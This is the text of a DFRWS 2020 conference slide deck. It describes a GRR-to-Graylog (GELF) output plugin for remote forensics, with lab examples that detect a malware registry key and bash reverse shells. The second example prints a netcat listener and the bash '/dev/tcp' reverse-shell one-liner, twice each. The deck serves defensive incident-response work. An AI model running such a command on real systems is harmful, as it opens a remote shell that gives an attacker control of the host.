Integrating GRR Rapid Response with Graylog Extended Log Format

By:
Jacob Brown (RIT) and Yin Pan (RIT)

From the proceedings of

The Digital Forensic Research Conference

DFRWS 2020 USA

Virtual -- July 20-24

Integrating GRR Rapid Response with Graylog Extended Log Format

By Jacob Brown and Yin Pan from the Rochester Institute of Technology

DFRWS 2020 Virtual USA

Agenda

- Introduction
- Motivation
- Our Solution
- Design and Implementation
- Examples
- Conclusion & Future Work
- Questions

Introduction of GRR

- Multiple corporate devices spread across different geographic regions gives rise to remote live forensics
- GRR Rapid Response
  - Python-based open source remote live forensics framework
  - Client-Server Model
  - Flows
  - Hunts
  - Output Plugins

Introduction of Graylog

- Graylog
  - Open-source centralized log management solution
  - Backend of Elasticsearch, MongoDB, and the Graylog Server
- GELF: Graylog Extended Log Format
  - Log format created by Graylog
  - Overcomes the limitations of classic syslog
    - Limitations on payload size
    - Lack of data types
    - Differences in syslog implementations
    - Lack of compression
  - Supported by many logging system, namely Graylog
  - Payloads Formatted in JSON

```
{
  "version": "1.1",
  "host": "example.org",
  "short_message": "A short message that helps you identify what is going on",
  "full_message": "Backtrace here\n\nmore stuff",
  "timestamp": 1385053862.3072,
  "level": 1,
  "_user_id": 9001,
  "_some_info": "foo",
  "_some_env_var": "bar"
}
```

Motivation


- GRR's output plugins are limited
  - Plugins that send data directly to another platform
    - BigQuery
    - Splunk
    - Email
  - Plugins that allow you to download data
    - CSV
    - YAML
    - SQLite

Our Solution

- Create another output plugin that integrates GRR with a GELF input
- Merge it into the GRR project hosted on GitHub
- Benefits
  - Manage data from large number of hosts
  - Index & Graph of GRR data
  - Send GRR data to any GELF input
  - Cost savings

Design and Implementation

- All GRR output plugins codebase directory grr/server/grr_response_server/output_plugins/
- Output Plugin architecture Python function signatures
  - ProcessResponses(self, state, responses)
  - _MakePayload(self, message, client, flow)
  - _SendPayload(self, payloads)



Example 1

- Experiment setup
  - GRR server
  - Graylog server
  - GRR clients: three Windows 10 machines
- Scenario
  - Windows clients have been infected with malware
  - Malware sets a registry keys
  - Use GRR to poll all windows clients for the registry key

Example 2

- Experiment Setup
  - GRR server
  - Graylog server
  - GRR clients: three Ubuntu 18.04 machines
- Scenario
  - There has been an external attack and you are looking servers with remote shells
  - Use GRR Netstat flow to determine how many machines have a Bash connection to an external network

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.177.132] from (UNKNOWN) [192.168.177.157] 39956
jake@ubuntu:~/Documents/ms-capstone/Graylog$
```

```
jake@ubuntu:~/Documents/ms-capstone/Graylog$ bash -i >& /dev/tcp/192.168.177.132/4444 0>&1
```

Conclusion


- Integrate two powerful tools: GRR and Graylog (via GELF)
- This plugin works for other logging tools such as Elastic Stack
- Speeds up investigative process
- Enables company to set up SOC at a minimal cost
- Limitations and Future work
  - Only supports GELF over HTTP
  - Develop more output plugins to support more formats such as syslog

Questions?

- Jacob Brown: jmb7438@rit.edu
- Yin Pan: Yin.Pan@rit.edu

Example 1

- Purpose of GELFOutputPlugin: index and visualize GRR data
- Experiment setup
  - GRR server
  - Graylog server
  - GRR clients: three Windows 10 machines
- Scenario
  - Windows clients have been infected with malware
  - Malware sets a registry keys
  - Use GRR to poll all windows clients for the registry key



Example 1

Value

Payload	Stat entry	Aff4path	aff4:/C.11b800c0a15d320c/registry/HKEY_USERS/S-1-5-21-589877930-1397813119-958181280-1000/Software/Microsoft/Windows/CurrentVersion/Run/Malware	
		St mode	----------	
		St size	21	
		Registry type	REG_SZ	
		Pathspec	Pathtype	REGISTRY
			Path	/HKEY_USERS/S-1-5-21-589877930-1397813119-958181280-1000/Software/Microsoft/Windows/CurrentVersion/Run/Malware
			Path options	CASE_LITERAL
		Registry data	You've been infected!	
Payload type	FileFinderResult			
Timestamp	2020-04-12 20:02:44 UTC			


- Investigator would have to parse results like this without a plugin
- This is unmanageable for large amounts of results
- Other solution: call the GRR API
  - Downsides: not integrated into GRR, requires writing code

Example 1

All Messages


timestamp	source	registryData_string
2020-04-27 08:16:56 +00:00 GRR: WIN2.localdomain -> RegistryFinder	WIN2.localdomain	You've been infected!
2020-04-27 08:16:53 +00:00 GRR: WIN3.localdomain -> RegistryFinder	WIN3.localdomain	You've been infected!
2020-04-27 08:06:56 +00:00 GRR: WIN2.localdomain -> RegistryFinder	WIN2.localdomain	You've been infected!
2020-04-27 08:06:53 +00:00 GRR: WIN1.localdomain -> RegistryFinder	WIN1.localdomain	You've been infected!
2020-04-27 08:06:53 +00:00 GRR: WIN3.localdomain -> RegistryFinder	WIN3.localdomain	You've been infected!
2020-04-27 07:56:52 +00:00 GRR: WIN1.localdomain -> RegistryFinder	WIN1.localdomain	You've been infected!
2020-04-27 07:56:52 +00:00 GRR: WIN3.localdomain -> RegistryFinder	WIN3.localdomain	You've been infected!
2020-04-27 07:56:52 +00:00 GRR: WIN2.localdomain -> RegistryFinder	WIN2.localdomain	You've been infected!


Example 1


timestamp
source
registryData_string
2020-04-27 08:16:56 +00:00
WIN2.localdomain
You've been infected!
GRR: WIN2.localdomain -> RegistryFinder
75df2390-885f-11ea-8b72-0242ac110004
Permalink
Copy ID
Show surrounding messages
Test against stream
Timestamp
2020-04-27 08:16:56.000
Received by
GELF HTTP on 33a742b5 / 357534e528f0
Stored in index
graylog_0
Routed into streams
All messages
flow_name
RegistryFinder
full_message
GRR flow RegistryFinder was run on host WIN2.localdomain
message
GRR: WIN2.localdomain -> RegistryFinder
pathspec_path
/HKEY_USERS/S-1-5-21-589877930-1397813119-958181280-1000/Software/Microsoft/Windows/CurrentVersion/Run/Malware
pathspec_pathOptions
CASE_LITERAL
pathspec_pathtype
REGISTRY
registryData_string
You've been infected!
registryType
REG_SZ
source
WIN2.localdomain
stMode
32768
stSize
21
statEntry
{"stMode":"32768","stSize":"21","registryType":"REG_SZ","pathspec":{"pathtype":"REGISTRY","path":"/HKEY_USERS/S-1-5-21-589877930-1397813119-958181280-1000/Software/Microsoft/Windows/CurrentVersion/Run/Malware","pathOptions":"CASE_LITERAL"},"registryData":{"string":"You've been infected!"}}
timestamp
2020-04-27 08:16:56 +00:00

Example 1

Graph: How many Windows clients responded infected in the last 30 minutes





Example 2

- Experiment Setup
  - GRR server
  - Graylog server
  - GRR clients: three Ubuntu 18.04 machines
- Scenario
  - There has been an external attack and you are looking servers with remote shells
  - Use GRR Netstat flow to determine how many machines have a Bash connection to an external network

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.177.132] from (UNKNOWN) [192.168.177.157] 39956
jake@ubuntu:~/Documents/ms-capstone/Graylog$
```


```
jake@ubuntu:~/Documents/ms-capstone/Graylog$ bash -i >& /dev/tcp/192.168.177.132/4444 0>&1
```

Example 2


Payload	Family	INET	
	Type	SOCK_STREAM	
	Local address	Ip	192.168.177.157
		Port	49174
	Remote address	Ip	192.168.177.132
		Port	4444
	State	ESTABLISHED	
	Pid	84558	
	Process name	bash	
Payload type	NetworkConnection		
Timestamp	2020-07-12 05:14:37 UTC		

- Again, this would be unmanageable for a large list of hosts

Example 2


All Messages
timestamp
source
2020-07-12 06:32:18 +00:00
ftp.infecteddomain.com
GRR: ftp.infecteddomain.com -> Netstat
2020-07-12 06:32:12 +00:00
mail.infecteddomain.com
GRR: mail.infecteddomain.com -> Netstat
2020-07-12 06:30:06 +00:00
ftp.infecteddomain.com
GRR: ftp.infecteddomain.com -> Netstat
2020-07-12 06:24:22 +00:00
ftp.infecteddomain.com
GRR: ftp.infecteddomain.com -> Netstat
2020-07-12 06:24:19 +00:00
vpn.infecteddomain.com
GRR: vpn.infecteddomain.com -> Netstat
2020-07-12 06:24:16 +00:00
mail.infecteddomain.com
GRR: mail.infecteddomain.com -> Netstat
2020-07-12 06:19:51 +00:00
ftp.infecteddomain.com
GRR: ftp.infecteddomain.com -> Netstat
2020-07-12 06:19:48 +00:00
vpn.infecteddomain.com
GRR: vpn.infecteddomain.com -> Netstat
2020-07-12 06:19:45 +00:00
mail.infecteddomain.com
GRR: mail.infecteddomain.com -> Netstat

Example 2




```
NOT remoteAddress_ip:192.168.176.* AND processName:"bash"
```